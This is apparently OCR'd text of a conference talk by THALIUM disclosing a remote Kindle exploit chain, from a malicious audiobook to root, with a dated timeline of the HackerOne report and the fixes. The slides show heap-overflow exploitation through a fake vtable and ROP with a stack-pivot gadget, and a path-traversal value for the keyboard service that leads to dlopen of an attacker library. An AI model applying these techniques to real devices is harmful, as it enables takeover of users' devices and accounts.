
Perfect candidate found in `libsqlite3.so`


- Pull request to add these patterns merged in ROPgadget 7.6
- According to the ARMv7-A specification, about LDM thumb instructions…
  - `sp` cannot be in the register list
  - `pc` and `lr` cannot be *both* in the register list at the same time
  - **These gadgets are not supposed to be valid instructions!!** (yet run on the Kindle's Cortex-A7)


Heap
stsc chunk
0x8
1
heap overflow
vtable
IStdioInputStream


Cover chunk (mmapped)
0xb5???000
Chunk Header
0x8
JPEG
Shellcode
shellcode_size
Heap
stsc chunk
0x8
1
heap overflow
vtable
IStdioInputStream
0
Fake vtable
ROP chain
0x1000
2
overwrite vtable pointer
with fake vtable hypothesis
G
Fake vtable
ROP chain
N-1
Fake vtable
ROP chain


Cover chunk (mmapped)
0xb5???000
Chunk Header
0x8
JPEG
Shellcode
shellcode_size
Heap
stsc chunk
0x8
1
heap overflow
vtable
IStdioInputStream
0
Fake vtable
ROP chain
0x1000
2
overwrite vtable pointer
with fake vtable hypothesis
3
redirect control flow
G
Fake vtable
ROP chain
libsqlite3
LDM Thumb Gadget
N-1
Fake vtable
ROP chain


Cover chunk (mmapped)
0xb5???000
Chunk Header
0x8
JPEG
Shellcode
shellcode_size
Heap
stsc chunk
0x8
1
heap overflow
vtable
IStdioInputStream
0
Fake vtable
ROP chain
0x1000
2
overwrite vtable pointer
with fake vtable hypothesis
3
redirect control flow
G
Fake vtable
ROP chain
libsqlite3
LDM Thumb Gadget
4
stack pivot
N-1
Fake vtable
ROP chain



ret2csu gadget


```
mov r0, r7
mov r1, r8
mov r2, r9
blx r3
cmp r4, r6
bne 0x9634
pop {r3, r4, r5, r6, r7, r8, r9, pc}
```

Exploit stability

- Main issue with the exploit: the address of the JOP gadget must be **hardcoded**
  - Address entropy is ≈ 9 bits
  - Heap layout is not 100% deterministic
  - Exploit hits with $\approx \frac{1}{1000}$ probability

Exploit stability

- Main issue with the exploit: the address of the JOP gadget must be **hardcoded**
  - > Address entropy is ≈ 9 bits
  - > Heap layout is not 100% deterministic
  - > Exploit hits with $\approx \frac{1}{1000}$ probability
- **The `scanner` process automatically restarts after a crash and parses our file again!**
  - > Wait until we reach a configuration where address hypothesis is correct



Vulnerability #2:
LPE in the keyboard service

LIPC

- Amazon's IPC library, based on D-Bus
- LIPC services expose read/write **properties** of three types:
  - > integers (`Int`)
  - > strings (`Str`)
  - > hash arrays (`Has`)

```
com.lab126.adManager
        w       Str     adImpression
        rw      Str     forceVisibleAdId   [{"adId":"null"}]
        w       Str     restart
        w       Str     ingestAdFile
        w       Str     buttonClicked
        w       Str     adViewerMessage
        r       Int     isAdUnitDevice  [0]
```

Example: Ad Manager service

LIPC

- Dump all LIPC services and parameters with `lipc-probe -a -v` (over 100 services!)
- **No apparent built-in access control mechanism**
  > An unprivileged user (`framework`) can talk to any LIPC service

The `com.lab126.keyboard` service

- Look for LIPC services running as root

The `com.lab126.keyboard` service

- Look for LIPC services running as root
- `com.lab126.keyboard` service
  > Exposed by the **`kb`** process

```
com.lab126.keyboard
        r       Int     lang    [0]
        r       Int     height  [275]
        rw      Int     dumpWidget      [0]
        r       Int     id      [0]
        r       Str     preedit []
        rw      Has     uiQueryHash     [*NOT SHOWN*]
        r       Int     web     [0]
        r       Int     flags   [0]
        r       Str     rescan  [/var/local/system/keyboard.conf]
        rw      Str     language        [en_GB]
        r       Str     appID   []
        rw      Str     languages       [en_GB:fr_FR]
        rw      Str     logLevel        [...]
        w       Str     setSurround
        r       Str     bounds  [0:525:600:275]
        rw      Str     logMask [0x0fff0000]
        w       Str     open
        r       Int     show    [0]
        w       Str     close
        r       Int     diacriticalId   [0]
        r       Str     keyboard_language       [en-GB]
        rw      Str     largeFont       []
```

LIPC properties of `com.lab126.keyboard`

The `com.lab126.keyboard` service

- Look for LIPC services running as root
- `com.lab126.keyboard` service
  - > Exposed by the **`kb`** process
  - > **Change the keyboard's language**

```
com.lab126.keyboard
        r       Int     lang    [0]
        r       Int     height  [275]
        rw      Int     dumpWidget      [0]
        r       Int     id      [0]
        r       Str     preedit []
        rw      Has     uiQueryHash     [*NOT SHOWN*]
        r       Int     web     [0]
        r       Int     flags   [0]
        r       Str     rescan  [/var/local/system/keyboard.conf]
        rw      Str     language        [en_GB]
        r       Str     appID   []
        rw      Str     languages       [en_GB:fr_FR]
        rw      Str     logLevel        [...]
        w       Str     setSurround
        r       Str     bounds  [0:525:600:275]
        rw      Str     logMask [0x0fff0000]
        w       Str     open
        r       Int     show    [0]
        w       Str     close
        r       Int     diacriticalId   [0]
        r       Str     keyboard_language       [en-GB]
        rw      Str     largeFont       []
```

LIPC properties of `com.lab126.keyboard`

Path traversal in the keyboard service

- The main logic for the keyboard process is in `/usr/lib/libkb.so`

```
snprintf(path, 4096, "/usr/share/keyboard/%s/%s-%dx%d.keymap.gz", lang, lang, res_w, res_h);
if (access(path, 0)) {
  _syslog_chk(3, 1, "E def:kb:filename=%s, error=%d:the file does not exist", path, err);
}
// ...
```

Setter handler for the `languages` property

Path traversal in the keyboard service

- The main logic for the keyboard process is in `/usr/lib/libkb.so`

```
snprintf(path, 4096, "/usr/share/keyboard/%s/%s-%dx%d.keymap.gz", lang, lang, res_w, res_h);
if (access(path, 0)) {
  _syslog_chk(3, 1, "E def:kb:filename=%s, error=%d:the file does not exist", path, err);
}
// ...
```

Setter handler for the `languages` property

- **Path traversal vulnerability**
  - > Set the `languages` property to `en_GB:../../../mnt/us/documents`
  - > The resolved path will be `/mnt/us/documents-1072x1448.keymap.gz`

Path traversal in the keyboard service

- Load the newly added language by setting the `language` property
- **Path traversal again!**

```
snprintf(path, 4096, "/usr/share/keyboard/%s/utils.so", lang);
handle = dlopen(path, 1);
if (!handle) {
  _syslog_chk(3, 1, "E def:kb:filename=%s:Failed to load plugin", path);
  return -1;
}
off_2681C = dlsym(v2, "utils_set_auto_caps");
// ...
```

Setter handler for the `language` property (`input_load_language`)

Path traversal in the keyboard service

- Load the newly added language by setting the `language` property
- **Path traversal again!**
- **The resolved path goes through `dlopen`!!**
- Cross-compile a shared library with `__attribute__((constructor))` ⟹ win

```
snprintf(path, 4096, "/usr/share/keyboard/%s/utils.so", lang);
handle = dlopen(path, 1);
if (!handle) {
  _syslog_chk(3, 1, "E def:kb:filename=%s:Failed to load plugin", path);
  return -1;
}
off_2681C = dlsym(v2, "utils_set_auto_caps");
// ...
```

Setter handler for the `language` property (`input_load_language`)

Demonstration

Conclusion

Conclusion

- **Remote chain of vulnerabilities in the Amazon Kindle from a malicious audiobook**
  - Amazon account takeover
  - Could also be used as a software jailbreak

December 2024 — Found Audible bug

January 2025 — Full chain exploit reported through HackerOne[1] (critical: $20,000)

March 2025 — Audible bug fixed in 5.18.1

September 2025 — Keyboard service bug fixed in 5.18.5

[1] https://hackerone.com/amazonvrp-devices

Takeaways

- **Impact**
  - > Seemingly harmless device but valuable surface and assets
  - > Software reuse across Amazon products (Audible, LIPC...) $\Longrightarrow$ **impact is multiplied!**

Takeaways

- **Impact**
  > Seemingly harmless device but valuable surface and assets
  > Software reuse across Amazon products (Audible, LIPC...) $\Longrightarrow$ **impact is multiplied!**
- **Vulnerability research**
  > Develop custom mutators for efficient fuzzing of multimedia parsers
  > Bottom-up approach for easy bugs $\Longrightarrow$ **no heavy tooling, don’t forget the basics!**

Takeaways

- **Impact**
  > Seemingly harmless device but valuable surface and assets
  > Software reuse across Amazon products (Audible, LIPC...) ⟹ **impact is multiplied!**
- **Vulnerability research**
  > Develop custom mutators for efficient fuzzing of multimedia parsers
  > Bottom-up approach for easy bugs ⟹ **no heavy tooling, don't forget the basics!**
- **Exploitation**
  > One-shot parsers are hard to address
  > Facilitated by 32-bit architecture and lack of modern mitigations
  > Unreliable exploits can still have impact ⟹ **always think of context and scenario!**

Thank you

THALIUM

thalium.re
valentino@ricotta.fr
@face.0xff.re